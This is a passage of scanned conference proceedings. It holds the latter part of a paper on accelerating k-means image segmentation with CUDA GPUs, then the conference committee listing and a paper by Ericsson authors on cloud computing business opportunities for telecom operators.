2) Next stage is known as labeling where each point x_i is assigned to cluster C_j with criterion of minimal distance $\mathcal{D}$ satisfied. Euclidian distance is commonly used as metric for $\mathcal{D}$.
3) Following the assignment of every point to the nearest cluster, centroids are recalculated in update stage. Each centroid c_j is recalculated as a mean of all assigned points $x_i \in C_j$ via equation

$$c_j = \frac{1}{|C_j|} \sum_{x_i \in C_j} x_i \quad (2)$$

Both labeling and update stage are repeted until all points are firmly assigned and cluster centroid positions are no longer being changed. However, final result is influenced by initial position of centroids. Depending on initial values, the algorithm converges to local minimum.

B. Computation complexity

Seeding stage of the algorithm, as being trivial, is omitted from the computational complexity analysis. In labeling stage, distance between each pixel x_i and each centroid c_i is evaluated. Distance calculations complexity depends on number of dimensions d, by which each point is defined. In our case, each point on image is represented by three RBG color components. Therefore to calculate Euclidean distance between the pixel and the centroid, one subtraction, one multiplication and one addition per each dimension (color component) are required, consisting altogether from nine operations. Additionally, calculated distances between the pixel and the centroids have to be compared before assigning the pixel to the closest centroid.

K-means algorithm labeling stage results in

$$O_{labeling} = 3nkd + 2nk = nk(3d + 1) = 10nk \quad (3)$$

operations per iteration, for k number of centroids and n pixel image.

Centroid mean for each cluster C_j is calculated at every iteration of centroid update stage. For each cluster total n vectors consisting from three components are added together. Each centroid is scaled by $|C_j|$ in total $3k$ operations. Centroid update stage takes

$$O_{update} = nd + kd = d(n + k) = 3n + 3k \quad (4)$$

operations per iteration. Number of iterations depends on the convergence criterion. Total number of operation per iteration is represented with

$$O_{iteration} = O_{labeling} + O_{update} =$$
$$nk(3d + 2) + d(n + k) = 10nk + 3d + 3k \quad (5)$$

Labeling is highly parallelizable and the most costly stage of k-means algorithm, therefore its parallelization should have the highest impact on overall performance of the image segmentation process [2].

C. Parallel k-means algorithm for GPU

Previous analysis shows that the execution time of labeling phase in sequential CPU case is bounded with $O(nk)$. In case of parallel GPU based execution, labeling can be executed in parallel on p independent processing elements (in concrete case GPU cores). According to that, labeling execution time is bounded by $O(nk/p)$ [2]. Label for each point in the dataset can be calculated independent from other points, which allows simple per point workload distribution among high number of CUDA threads. This means that depending on image resolution, one or more points for labeling can be assigned to each CUDA thread. From analysis it is clear that labeling stage of k-means algorithm is suitable for parallel GPU based execution and such approach is expected to result with performance gain.

Computational bound of sequentially executed update phase is $O(n + k)$ and this is significantly less complex compared to sequential labeling bound $O(nk)$. But if we compare the execution cost of sequential update phase with the cost of GPU executed labeling phase, we will get the ration between the two [2]:

$$O\left(\frac{nk/p}{n+k}\right) \cong O(k/p) \ \ (for\ n \gg k). \quad (6)$$

In case of image segmentation, a number of clusters k is usually of same order of magnitude or one order lower then number of processing elements p. Having that in mind, from (6) is clear that CPU executed update phase will take significant ratio of the overall execution time,

and this is confirmed with experimental results visualized by Fig 4.

The updating is executed in two sub-phases: first labels are assigned to clusters (bounded with $O(n)$), and then new cluster means are recalculated (bounded with $O(k)$). Our practical experiment with assignment implementation has shown that the prospect of accelerating assignments with GPU based execution is unfeasible, mainly because execution of code with divergent branches and intensive access to scattered memory locations is not suitable for execution on GPU architecture [4]. On the other hand, recalculation of the cluster means can be successfully parallelized for GPU execution, but transfer cost for low number of clusters (characteristic for image segmentation) is simple to high compared with gained benefits (see Fig 6). Additionally, it is expected that for purpose of image segmentation, number of clusters k will be up to order of magnitude lower than number of GPU cores p. Meaning, if the cluster mean is recalculated by a single CUDA thread, it will not be possible to fully exploit hardware resources of GPU, as only k from p cores will be utilized for recalculating k clusters means.

Therefore, in our approach only labeling phase of k-means is executed on GPU, while initialization and update phases are executed sequentially on CPU. Pseudo code of the GPU accelerated k-means image segmentation algorithm is listed below.

Algorithm 1 K-means clustering for GPU

```
initialize c_j ← random x_i ∈ X
initialize CUDA kernel
  block_per_grid ← image_width
  thread_per_block ← image_height
end init
repeat
  invoke CUDA kernel                                  GPU kernel code
    index i of x_i = thread.id* image_width+block.id
      l_i ← arg min 𝒟 (c_i,x_i)
  return control to host
  clear cluster means
  for all x_i ∈ X do
    c_i ← c_i + x_i
    m_i ← m_i + 1
  end for
  for all c_j ∈ C_j do
    cj ← 1/m_j c_j
  end for
 if converge then
    stop
until convergence
```

IV. GPU ACCELERATED K-MEANS SEGMENTATION

A. *Segmentation program flow*

Our hybrid image segmentation algorithm is executed by both CPU host and GPU as coprocessor (see Fig 3). CPU is responsible for overall control of execution control and number of tasks as fetching image, performing preprocessing, executing initialization and update phase of k-means algorithm. Flow starts after CPU fetches image from the source (e.g. camera or file system) and encodes it into RBG format. Execution continues with seeding of preconfigured number of initial clusters and provisioning of CUDA kernel. Labeling phase of k-means is implemented as CUDA kernel and executed by GPU and subsequent updating phase is executed by CPU, both phases are iteratively repeated.




Figure 3. Hybrid image segmentation block diagram

The labels of pixels are calculated by CUDA threads launched the kernel function. Number of threads and corresponding structure of thread blocks should match the number of pixels for low resolution images. If an image has higher number of pixels than maximum threads on GPU, multiple pixels will be assigned to thread. Mapping between thread and pixels depends on its positions in the image. Each thread can access variables thread.id and block.id, which actually define thread's position in thread block and block's position in grid. Those variables are used as addressing mechanism for calculating memory address of pixel assigned to the thread. After kernel execution has been finished, control is returned to CPU. Cluster means are recalculated using labels returned by kernel function.

Algorithm execution is stopped after either the fixed number of iterations is exceeded or the convergence criterion of k-means algorithm is fulfilled. The result is expected in form of label image defining regions of segmented objects.

B. *CUDA specific optimization*

Architectural style of GPU does impose certain limits and programming strategies in order to efficiently exploit available computational capabilities. Therefore code executed on GPU, i.e. kernel function should be implemented considering specifics of underlying hardware. Our implementation has few CUDA specific optimizations applied.

One important aspect is usage of cached constant memory for storage of centroid values. Since all threads require centroid values for labeling, fast access to such variables is of key importance for fast performance of GPU implementation. Centroid values storage in cached constant memory has improved GPU code execution time for order of magnitude compared to solution without caching (global memory access).

Another important aspect is utilization of the coalesced memory access. CUDA memory controllers can group multiple memory accesses to sequential memory locations into single memory access, significantly reducing memory transfer time. Our implementation has pixel and label data structures organized to benefit from coalesced memory access. Also, memory shared between CPU and GPU for data transfer purpose, is excluded from operation's system paging in order to avoid performance overheads caused by indirect addressing or dislocation of the segment (e.g. on storage device).

There are indications that additional performance gains could be achieved by overlapping memory transfer from CPU to GPU with execution of kernel code on GPU. This is possible if kernels are invoked asynchronously over CUDA streams. Unfortunately, we could not conform this with experimental results as GPUs used in experiments are not supporting such feature.

V. EXPERIMENTAL RESULTS

Our algorithm is tested and verified on two different CUDA GPUs. Newer generation NVIDIA GeForce 250 GTS card has 1024 MB of RAM, 128 cores (streaming processors) and 8KB cache per core. Results are compared against older GPU, NVIDIA GeForce 8600M, with 256 MB of RAM and only 16 cores (streaming processors). Sequential version of the same algorithm is used as the reference for comparison. It is executed on Intel i3 3.06 GHz host CPU. Sequential code is compiled on VS 2008 compiler with maximum optimization settings, enabled SIMD extensions and "speed over size" option enabled. Color 24-bit RBG images obtained from Berkeley database [13] are used as input samples.

Fig. 4 visualizes the performance achieved by our image segmentation method deployed on different hardware configurations. Image frames with resolution of 512x512 pixels are used as input for the segmentation. In order to simulate a video stream, frames are sequentially feed into segmentator. Processing throughput is measured in number of processed image frames per second. Empirical measurements are obtained for different number of clusters as algorithm's parameter.




Figure 4. Segmentation throughput in frames per second measured for different cluster sizes with fixed convergence criterion of 20 iterations (512x512 image)

Measurements from Fig. 4 indicate that processing time of algorithms running on GPU is not scaling up as computational complexity of labeling is increased with higher number of clusters. This indicates that execution time of the algorithm is not bounded by computational complexity of the algorithm, rather by global memory bandwidth of the GPU. Cluster centroid structures are stored in cached constant memory and therefore small increase in number of clusters cannot have significant influence on overall memory performance.




Figure 5. Segmentation duration in milliseconds for two different image resolutions

The influence of different image resolutions on overall processing time is shown by Fig. 5. As expected, higher image resolution has significant influence on the overall processing time as both computational complexity and memory transfer cost are affected. Labels and pixel data structures are stored in GPU's global memory. Memory access towards pixel and label values is successfully coalesced. Still, based on available measurements and CUDA profiler logs we can conclude that memory bandwidth of global memory is the bounding factor of our method.




Figure 6. Ratio of the most significant operations in overall execution time for 15 clusters segmentation of 512x512 image

The ratio between CUDA kernel provisioning and memory transfers, GPU labeling and CPU cluster update in overall segmentation time is visualized on Fig 6. CUDA kernel provisioning and memory transfer between CPU and GPU significant ratio of 16% in overall execution time. Cluster update execution takes about 69% of overall time. Computationally most complex part of the algorithm, labeling stage executed on GPU takes only about 15% of overall execution time.



a) Input image



b) Segmented image

Figure 6. K-means image segmentation: a) input color image (381x240 resolution, 24-bit RGB encoding); b) segmented components for 5 clusters and 20 iteration set-up. Segmentation had duration time of 31.1 milliseconds.

VI. CONCLUSION AND FUTURE WORK

We have presented the approach for accelerating k-means image segmentation by using massively parallel graphic processing architecture. GPU is successfully used as coprocessor for accelerating highly parallelizable labeling stage. Experiment results involving segmentation of image sequence to up to 20 regions, have shown 2.3x – 600x improvement in execution time compared to the sequential version of the algorithm executed on CPU. Influence of different algorithm stages on the overall execution time has been analyzed and analysis verified by experimental results. Memory bandwidth is recognized as bounding factor for both GPU and CPU code segments.

After offloading labeling to GPU, CPU executed cluster updating stage is identified as far most dominant part of the algorithm. As we can conclude that GPU based execution would be unfeasible, our future work will explore optimization possibilities for k-means update execution on multi core CPUs. We belive that such approach could result with further significant gains. Also, more effective implementation of memory transfer between CPU and GPU will be further investigated.

REFERENCES

[1] BAI Hong-tao, HE li-li: “K-Means on commodity GPUs with CUDA”, World Congress on Computer Science and Information Engineering, 2009.

[2] Reza Farivar, Daniel Rebolledo: “A Parallel Implementation of K-Means Clustering on GPUs”, Proceedings of 2008 International Conference on Parallel and Distributed Processing Techniques and Applications (PDPTA 08) , 2008.

[3] Mario Zechner, Michael Granitzer: “Accelerating K-Means on the Graphics Processor via CUDA”, First International Conference on Intensive Applications and Services, 2009.

[4] S. Che et al, “A Performance Study of General-Purpose Application on Graphics Processors Using CUDA”, Parallel-Distrib. Comput. 2008.

[5] W. Fang et al. , “Parallel Data Mining on Graphics Processors”, Technical Report HKUST-CS08-07, Oct 2008.

[6] NVIDIA CUDA programming guide, version 1.2, 2009.

[7] David A. Forsyth, Jean Ponce, “Machine vision: Modern approach”, Prentice Hall, 2007.

[8] N. Cheung, X. Fan, O. C. Au, M. Kung, "Video Coding on Multicore Graphics Processors", Signal Processing Magazine, IEEE, vol.27, no.2, pp.79-89, March 2010.

[9] D. Kim, V. W. Lee, Y. K. Chen, "Image Processing on Multicore x86 Architectures", Signal Processing Magazine, IEEE, vol.27, no.2, pp. 97 - 107, March 2010.

[10] P. Drines, A. Frieze, R. Kannan, "Clustering large graphs via singular value decomposition", Machine Learning, 56 (1-3)

[11] Wentao Xu, Ratchadaporn Kanawong, Ye Duan, Guixu Zhang: “A new information fusion approach for image segmentation”, ICIP 2011, pp. 2873-2876, 2011.

[12] H. Zhang, J. E. Fritts, S. A. Goldman: “Image segmentation evaluation: A survey of unsupervised methods”, Computer Vision and Image Understanding, vol.110, no.2, pp. 260-280, 2008.

[13] "Berkeley Segmentation Dataset" http://www.eecs.berkeley.edu/Research/Projects/CS/vision/bsds/

CTI

International Conference on

TELECOMMUNICATIONS & INFORMATION

Steering Committee

Chairs: Stjepan Golubić, Ericsson Nikola Tesla, Zagreb, Croatia
Branko Mikac, University of Zagreb, Croatia
Vlasta Hudek, Rezultanta, Zagreb, Croatia

Members: Željka Car, University of Zagreb, Croatia
Dragan Jevtić, University of Zagreb, Croatia
Miroslav Karasek, IREE, Czech Academy of Sciences Prague, Czech Republic
Marko Lacković, University of Zagreb, Croatia
Davor Šarić, T-Croatian Telecom, Zagreb, Croatia
Dina Šimunić, University of Zagreb, Croatia
Antonio Teixeira, Institute of Telecommunications, Aveiro, Portugal

PAPERS

CLOUD COMPUTING IN TELECOMMUNICATIONS

Opportunities for telecom operators in cloud computing business

Naida Katica i Ajla Tahirović
Ericsson, Sarajevo, Bosna i Hercegovina
naida.katica@ericsson.com
ajla.tahirovic©ericsson.com

Abstract - Evolution of the internet has resulted with the evolution of the new kind of business model called cloud computing. Advantages of cloud computing are widely recognized as a viable way to reduce operational costs. It gives companies and individuals access to different kind of services without the need for the investment in traditional way, they pay only for the infrastructure and applications they use, for the time they use them. In this work, we will try to discuss what telecom operators, as leaders in providing telecommunication services, can do to be competitive with other companies on the market as cloud service providers. As they already have the infrastructure, it gives them head start in this field, which they should use. Also, we will try to explain what is the role of Ericsson, as a vendor, in helping telecom operators to launch cloud services.
Key words: cloud computing, cloud provider, telecom operator, Ericsson

I. CLOUD OVERVIEW

Cloud computing is at the same time an emerging technology and a new business model. Beyond the traditional benefits for improving internal efficiency, cloud computing technologies facilitate the shift from a product based to a service based model. It provides significant benefits in time to delivery, flexibility in deployment and reduced operational costs.

There are many definitions for cloud computing, but the following one from the National Institute of Standards has gained broad support from the industry:

"Cloud computing is a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. "

There are five essential characteristics of cloud computing:

1. On-demand self service –users are able to provision, monitor and manage computing resources as needed without the help of human administrators
2. Broad network access – computing services are delivered over standard networks and heterogeneous devices
3. Rapid elasticity – IT resources are able to scale out and in quickly and on as needed basis
4. Resource pooling – IT resources are shared across multiple applications and tenants in a non-dedicated manner
5. Measured service – IT resource utilization is tracked for each application and tenant, typically for public cloud billing or private cloud chargeback

Cloud Computing is commonly divided into three layers:

1. Software as a Service (SaaS),
2. Platform as a Service (PaaS)
3. Infrastructure as a Service (IaaS)

On the bottom layer is IaaS, which includes computing and data storage. The next layer up is PaaS, which enables developers (including enterprises) to write web applications quickly without the complexity of buying and maintaining the software and infrastructure underneath it. Sitting on top of the cloud computing stack is SaaS, where applications such as email, Customer Relationship Management (CRM), Enterprise Resource Planning (ERP), Unified Communications (UC) and device management are sold on a pay-as-you use basis.

The cloud model is composed of four deployment models:

1. Private Cloud – for exclusive use by a single organization and typically controlled, managed and hosted in private data centers. The hosting and operation of private clouds may also be outsourced to a third party service provider, but a private cloud remains for the exclusive use of one organization.
2. Public Cloud – for use by multiple organizations (tenants) on a shared basis and hosted and managed by a third party service provider.
3. Community Cloud – for use by a group of related organizations who wish to make use of a common cloud computing environment. For example, a community might consist of the different branches of the military, all the universities in a given region, or all the suppliers to a large manufacturer.
4. Hybrid Cloud – when a single organization adopts both private and public clouds for a single application in order to take advantage of the benefits of both.



Figure 1. Cloud computing characteristics and models

II. POSITION OF TELECOM OPERATOR AS A CLOUD PROVIDER

Telecom operators have long been in the business of offering highly reliable network connectivity to their customers. Many of them have also been strong players in the internet service provider (ISP) business. But now they must extend their strengths to other areas. Cloud computing has become a major topic within the telecommunications industry as operators begin to position themselves as a service and application providers. There is no reason why operators can't act like some existing cloud service provider.

Telecom operators are spending lot of money to maintain and enhance their network, while others cloud providers are monetizing the networks, at the expense of telecoms. After all, Amazon, Google and other similar cloud providers are delivering their services over the internet, which is provided and maintained mostly by telecom operators. Network investment can be dangerous if not accompanied by investment in services, as internet companies might be the one capturing the value. Operators have to avoid the possibility of becoming just a bit pipe for other cloud service providers.

Telecommunication operators are uniquely positioned to take advantage of cloud business opportunity. They have comprehensive network capabilities (broadband and mobile), long experience with integrating information technologies (IT) and other services into their network and delivering those services to the customers. They can provide managed connectivity between cloud users and third-party providers, offering flexibility in network resources both in real-time and on-demand. Cloud services depend on network performance and would suffer without good connectivity within and between them. Operators can offer connectivity services according to pre-determined agreements and choose to employ network-based techniques, including caching, optimization and data acceleration, to enhance the user experience of cloud applications.

Telecom operators can also partner and resell third-party service offerings, bundled with their own services, or they can invest in the infrastructure and deliver both third-party and their own offerings on that infrastructure more efficiently. By having in-house data centers, not only can operators offer own and third-party cloud-based applications, but more significantly, they can also provide IaaS in the form of on-demand hardware and computing platforms.

Operators already have existing billing and mediation platforms which enable them to charge customers based on usage. Also they made significant investments in their business support systems (BSS) and operations support systems (OSS) that are required to scale cloud services. Most important, telecom operators have a lot of intelligence about their subscribers: their preferences, the services they use, how and when they use them. They can embed these attributes with third-party cloud offerings, enhancing their value by making them more relevant and meaningful to users. For the business enterprises they can offer cloud services under a simple pricing structure that includes connectivity and devices, self-service provisioning, on-demand infrastructure hardware, as well as front- and back-office applications. They can also provide value-added services, including analytics and reporting, predictive capacity planning, and managed services. Target segments can be based on enterprise size, for horizontal applications, such as unified communications (UC) and enterprise resource planning (ERP), or it can be vertical market-based for industry-specific applications such as meter data management for utilities companies.

III. TELECOM AS CLOUD USER

Telecom service providers operate in a very complex operational environment, consisting of technologies which run their networks and support the delivery of their services. Just as telecom operators are promoting cloud as a new change opportunity for business enterprises, they can also benefit from its adoption.

With operators seeking to transform themselves from their legacy environments, adoption of cloud services can lead to efficiency gains, operational flexibility, and cost savings. Cloud-based services are also highly suitable for product prototyping and trialing ahead of large-scale market launches.

Telecom operators can simply transfer selected business functions to cloud, just as any large enterprise would. In the case of building cloud infrastructure, operators can become their own customers by migrating their existing services and support functions onto the shared infrastructure. The other way they can go is to simultaneously commercialize those cloud-based applications, becoming both user and provider at the same time.

Some operators already have internal systems, such as consolidate internal database for all services they provide, which are cloud based. In this way operator achieves significant savings in different ways and one of them are licenses. By building their own private cloud they can increase their flexibility, improve efficiency and support greener telecommunications by saving power, cooling and space, as well as money. In this way they can be an example for other business users in cloud consuming.

IV. CLOUD BENEFITS FOR DIFFERENT USERS

Among the first companies to adopt cloud computing are small and medium enterprises **(**SMEs**)**. Cloud computing allows these companies to use IT infrastructure without the need of purchasing hardware, software and maintaining large support teams. They can focus on their core business. Pay per use model divide expenditure into smaller periodic payments to the cloud provider and allows SMEs access to software that would otherwise be too expensive to purchase. Also they don't have to worry about software updates, licenses, backup or other maintenance of the system. The solution is fully scalable and if the company or business grows there is no need to expend the internal IT resources (hardware, software or human resources). This model is especially interesting for start-up companies, because these usually don't want to make big upfront investments.

Governments are also adopting cloud computing concept for various reasons. In today's economic environment, many public institutions are trying to find a way to reduce costs. Cloud computing can provide significant savings, especially when governments build shared cloud environments, which can be used by many public institutions.

Companies in the education sector (schools, universities, and others) are also using cloud computing to solve some of the challenges faced by these organizations. One of them is personal computers (PCs). Organizations, especially primary schools, spend a lot of money in hardware and software fixes, because their students do not treat PCs carefully. By using a desktop cloud environment, each student can have a fully managed virtual PC and access it through a thin client, which is less prone to hardware failures than a standard computer. Another possibility is the creation and maintenance of class labs. The use of cloud computing allows dynamically provisioning and de-provisioning resources which are necessary.

For private users cloud computing presents a new and easier form of accessing data (applications, documents, music, video files, pictures) from anyplace, using simple web browser on different devices. By hosting everything on a "cloud", users no longer have to carry their data on memory cards or hard drives. The primary advantage of such technology is that it frees individuals from their desktop and makes it possible for them to access their information anywhere and anytime as long as they have internet access, through a cable connection, over WI-FI or 3G mobile internet. Users don't have to know or care where the servers are located or where the programs they are utilizing are running.

V. CLOUD CHALLENGES

While the opportunities associated with cloud computing appear to be very attractive, there are challenges that need to be considered.

The main challenges are the availability and security. Companies and consumers often do not want to store their data in the cloud due to a lack of trust and the risk of exposing their data in an un-trusted environment. If a problem occurs and cloud infrastructure becomes unavailable to them it can cause a large business losses. Further the service may contain confidential information on a cloud, which then must be appropriate insured. Providers of cloud must therefore establish a relationship with customers based on confidence and ensure the privacy and data protection. If it comes to security violation and losing customer data that can destroy the provider. Provider must be ready to invest in providing the best digital security including securing data redundancy, support and backup.

Transitioning existing software and data to the cloud may be too expensive and technically challenging to undertake. This is particularly true in situations that involve legacy or non-standard software systems and data stores.

In order to avoid the risks, proper planning and enhanced service management policies are an absolute necessity. Without good plans and proactive service management, significant business and technical problems will occur.

VI. ERICSSON AND THE CLOUD

Ericsson has a vision of the world with 50 billion connected devices by the end of 2020. Three main forces are rapidly shaping the fundamental digital infrastructure in our world and leading to what we call the Networked Society, where everything that benefits from a connection will have one. Those three forces are: mobility, broadband and cloud.




Figure 2. The new ICT industry

To realize its vision of the Networked Society, Ericsson is working with telecom operators, solution partners, and industry verticals across the cloud computing value chain

to create world-leading, innovative technology and sustainable business solutions.

As a strategic partner, Ericsson advises operators on strategies to leverage the benefits of the cloud as well as to expand their business opportunities through the cloud. Ericsson also works with operators to implement their cloud strategies by leveraging their network and operational assets and establishing cloud capabilities. In addition, Ericsson offers solutions-as-a-service, allowing operators to provide cloud-based offerings to their users.

So, it is possible to say that Ericsson's cloud value proposition is build on three pillars:

- Cloud services (revenue opportunity)

Ericsson provides cloud services/apps to grow operator business. Examples for this are Ericsson Device Connection Platform, Novatium – PC as a Service, and Mobile Cloud Accelerator.

- Building clouds (cost efficiencies)

Ericsson can help operators to build clouds, consolidating data centers and building private clouds. It has already been done for customers in Turkey, Spain and Italy resulting in OPEX and CAPEX reductions and savings on software licenses for the operators.

- Connecting clouds

Ericsson's most important contribution is connecting clouds. It means connecting both enterprise clouds and public clouds, via both fixed and mobile access, with quality of service, speed, reliability, security and a variety of business models.

In the context of providing cloud services for telecom operators, we will emphasis Ericsson Device Connection Platform, Akamai-Ericsson Mobile Cloud Accelerator, Novatium – PC as a Service.




Figure 3. Ericsson's role in the cloud

A. M2M Platform: The Ericsson device connection platform

The service will be offered to telecom operators around the world, which in turn will set up M2M services tailored towards their enterprise customers. The platform is brought to market in a Software as a Service business model, offering operators benefits such as a low initial investment in technology and a fast time to market.




Figure 4. Ericsson Device Connection Platform as part of the total capability and eco-system

Ericsson's Device Connection Platform primarily makes it possible to create tailored connectivity and price plans for M2M services. Ericsson provides a complete service that the operator can adjust to serve its enterprise customers' needs, including a self-service interface, flexible billing, charging and connectivity plans for all devices connected to the network. Since M2M applications can communicate using any existing IP protocol they can be accessed and share data via internet. In addition, the operator's customer will be able to manage their subscriptions and devices in real time.




Figure 5. Ericsson Device Connection Platform architecture

B. *Ericsson mobile cloud accelerator*

The Ericsson and Akamai solution combines two parts:

1) Acceleration of content over Internet and

2) QoS prioritization over mobile networks, into a worlds-first true end-to-end Mobile Cloud Accelerator.

MCA is a unique Ericsson and Akamai proprietary solution that will be deployed in mobile networks, and offered as a service towards operators and content providers. It gives significant performance delivery improvements for all kind of web content such as e-commerce sites, portal pages or business critical applications all the way from web server to mobile end user devices. The solution will also work in multi-vendor networks including both RAN and packet core. The mobile prioritization part of the solution builds on and reuses the already existing QoS solution of the mobile operator. In addition to the existing opportunity to monetize the subscriber base it creates a new opportunity for mobile operators to monetize the network for over-the-top content. In addition the total solution also reduces TCO by reducing e.g. transit transport costs.




Figure 6. MCA overview

Key benefits:

- Addresses explosive growth in mobile data traffic, devices and cloud based applications
- Enables mobile operators to play bigger part in the mobile Internet value chain
- Jointly developed, end-to-end solutions to provide high-quality delivery of content and applications through mobile networks

C. *Novatium- PC as a service*

PC as a Service is a first-of-its-kind concept and a natural evolution of telecom and computing. PC as a Service offers telecom operators new ways to expand their broadband business. This helps drive mobile broadband penetration in emerging as well as developed markets as it motivates investments in rural as well as urban infrastructure.

Key Benefits:

- PC as a Service brings together the power of mobile broadband and cloud computing to reach out to the next billion users
- Transforms personal computing to the level of simplicity of a household appliance
- Dramatically reduces battery consumption and allows PC to start in 5 seconds
- To be available to telecom operators across Asia, Africa, Americas and Europe.

VII. CONCLUSION

The cloud opportunity, combined with telecom networks, is providing a synergistic platform for operators to add new revenues and make a new productive business models.

As providers of cloud services, telecom operators can manage connectivity, deliver cloud capabilities, and leverage network assets to enhance cloud offerings. Given their core competency, managing cloud connectivity appears to be the most natural value-adding activity. In delivering cloud capabilities, operators can deliver on-demand applications and computing capacity. By leveraging their network assets, operators add value by exploiting user attributes such as profiles and activities, making cloud services relevant and meaningful to users.

Telecom operators also benefit from cloud computing as users by transferring selected business functions to the cloud just as any large enterprise would. For operators building cloud infrastructure, they can become their own customers for cost efficiency and speed to market.

Operator must ensure cloud computing is an integral part of their strategies – either as providers, users or both. Their networks must have the capacity and intelligence while their business processes and support systems must be optimized for cloud services. An understanding of the evolving cloud ecosystem, partnerships and business models will be vital, as they enter the emerging cloud market.

Ericsson is actively researching different aspects of cloud computing and will help telecom operators to realize and use these opportunities.

REFERENCES

[1] "The telecom cloud opportunity", Ericsson discussion paper, november 2011

[2] Intouch, "Cloud Story: Series 2", May 2011

[3] Helena Norrman, „The Cloud story", February 2011, unpublished

[4] MCA Technical product description, Ericsson documentation

[5] Peter Mell and Tim Grance, “The NIST definition of cloud computing, , Version 15, July 2009.

